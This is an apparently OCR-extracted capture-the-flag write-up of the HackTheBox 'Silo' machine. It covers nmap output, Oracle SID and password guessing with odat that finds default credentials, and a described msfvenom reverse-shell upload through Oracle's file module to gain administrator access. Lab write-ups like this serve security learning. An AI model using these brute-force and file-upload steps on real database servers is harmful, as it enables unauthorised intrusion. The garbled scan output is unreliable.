
# HacktheBox SilowRiteup

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## 1 FOOTHOLD

Nmap shows some ports (in the screenshot below port 5985 is missing which is a web port) however, after enumerating every port, only the OracleTNS Listener seems interesting (it was flagged vulnerable to tnspoisoning)

```
PORT
           STATE SERVICE
                                  REASON
                                                    VERSION
80/tcp
           open http
                                  syn-ack ttl 127 Microsoft IIS httpd 8.5
  http-methods:
    Supported Methods: OPTIONS TRACE GET HEAD POST
    Potentially risky methods: TRACE
 _http-server-header: Microsoft-IIS/8.5
 _http-title: IIS Windows Server
           open msrpc
                                  syn-ack ttl 127 Microsoft Windows RPC
135/tcp
           open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
139/tcp
          open microsoft-ds syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
445/tcp
49152/tcpopenmsrpcsyn-ackttt127OracleTNSlistener149153/tcpopenmsrpcsyn-ackttl127MicrosoftWindowsRPC49154/tcpopenmsrpcsyn-ackttl127MicrosoftWindowsRPC49155/tcpopenmsrpcsyn-ackttl127MicrosoftWindowsRPC49155/tcpopenmsrpcsyn-ackttl127MicrosoftWindowsRPC
1521/tcp open oracle-tns syn-ack ttl 127 Oracle TNS listener 11.2.0.2.0 (unauthorized)
49155/tcp open msrpcsyn-ack ttl 127 Microsoft Windows RPC49159/tcp open oracle-tnssyn-ack ttl 127 Oracle TNS listener (requires service name)
49160/tcp openoracle chosyn-ack ttl127 Microsoft Windows RPC49161/tcp openmsrpcsyn-ack ttl127 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Host script results:
 _clock-skew: mean: 4m46s, deviation: 0s, median: 4m45s
  p2p-conficker:
     Checking for Conficker.C or higher ...
     Check 1 (port 50320/tcp): CLEAN (Couldn't connect)
    Check 2 (port 52707/tcp): CLEAN (Couldn't connect)
     Check 3 (port 38458/udp): CLEAN (Timeout)
    Check 4 (port 14873/udp): CLEAN (Failed to receive data)
    0/4 checks are positive: Host is CLEAN or ports are blocked
  smb-security-mode:
    account_used: guest
     authentication_level: user
    challenge_response: supported
    message_signing: supported
  smb2-security-mode:
     2.02:
       Message signing enabled but not required
  smb2-time:
    date: 2021-01-18T15:54:49
    start_date: 2021-01-18T15:48:07
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan 18 16:50:07 2021 -- 1 IP address (1 host up) scanned in 181.03 seconds
```

### 2 USER PRIVILEGE ESCALATION

The tnspoisoning vulnerability lead to the discovery of the "odat" repo, that was git cloned and installed:



First I used the passwordguesser module, it didn't run because the SID parameter was missing, so in order to exploit the box the sidguesser module should be used first:


| root@kal1-g1o:/home/kal1/hackthebox/S1lo/odat# python3 ./odat.py s1dguesser -s 10.10.10.82 -d LISTENER |       |          |
|--|-------|----------|
| [1] (10.10.10.82:1521): Searching valid SIDs   |       |          |
| [1.1] Searching valid SIDs thanks to a well known SID list on the 10.10.10.82:1521 server              |       |          |
| [+] 'XE' is a valid SID. Continue ##################################                                   | ETA:  | 00:00:00 |
| [+] 'XEXDB' is a valid SID. Continue   |       |          |
| 100%   ##################################  | Time: | 00:00:59 |
| [1.2] Searching valid SIDs thanks to a brute-force attack on 1 chars now (10.10.10.82:1521)            |       |          |
|  | Time: | 00:00:01 |
| [1.3] Searching valid SIDs thanks to a brute-force attack on 2 chars now (10.10.10.82:1521)            |       |          |
| [+] 'XE' is a valid SID. Continue ##################################                                   |       | 00:00:05 |
|  | Time: | 00:00:52 |
| [+] SIDs found on the 10.10.82:1521 server: XE,XEXDB   |       |          |
| root@kali-gio:/home/kali/hackthebox/Silo/odat#   |       |          |
|  |       |          |
|  |       |          |
|  |       |          |
| root@kali-gio:/home/kali/hackthebox/Silo/odat# python3 ./odat.py passwordguesser -s 10.10.10.82 -d XE  |       |          |

| [1] (10.10.10.82:1521): Searching valid accounts on the 10.10.10.82 server, port 1 | 521                                    |          |
|--|--|----------|
| The login cis has already been tested at least once. What do you want to do:       | ETA:                                   | 00:03:03 |
| - stop (s/S)   |  |          |
| - continue and ask every time (a/A)  |  |          |
| - skip and continue to ask (p/P)   |  |          |
| <ul> <li>continue without to ask (c/C)</li> </ul>                                  |  |          |
| a  |  |          |
| The login #internal has already been tested at least once. What do you want to do: | ETA:                                   | 00:02:20 |
| - stop (s/S)   |  |          |
| - continue and ask every time (a/A)  |  |          |
| - skip and continue to ask (p/P)   |  |          |
| <ul> <li>continue without to ask (c/C)</li> </ul>                                  |  |          |
| c  |  |          |
| [+] Valid credentials found: scott/tiger. Continue                                 | ETA:                                   | 00:00:45 |
| 100%   ##################################  | ###################################### | 00:03:46 |
| [+] Accounts found on 10.10.10.82:1521/XE:   |  |          |
| scott/tiger  |  |          |
|  |  |          |
| root@kali_gio:/homo/kali/hackthohox/Silo/odat#                                     |  |          |

After enumerating the db i couldn't find any interesting path to follow, but that's because the scott user runs with low privileges. In order to unlock full privileges the sysdba option must be used (it's like sudo)

### **3 ADMIN PRIVILEGE ESCALATION**

The utlfile module is able to upload files into the remote server's filesystem, so to get a reverse shell we must first generate the payload with msfvenom:



The reverse shell runs with elevated privileges:



c:\Users>type Administrator\desktop\root.txt
type Administrator\desktop\root.txt
cd39ea0af657a495e33bc59c7836faf6
c:\Users>type Phineas\desktop\user.txt
type Phineas\desktop\user.txt
92ede778a1cc8d27cb6623055c331617
c:\Users>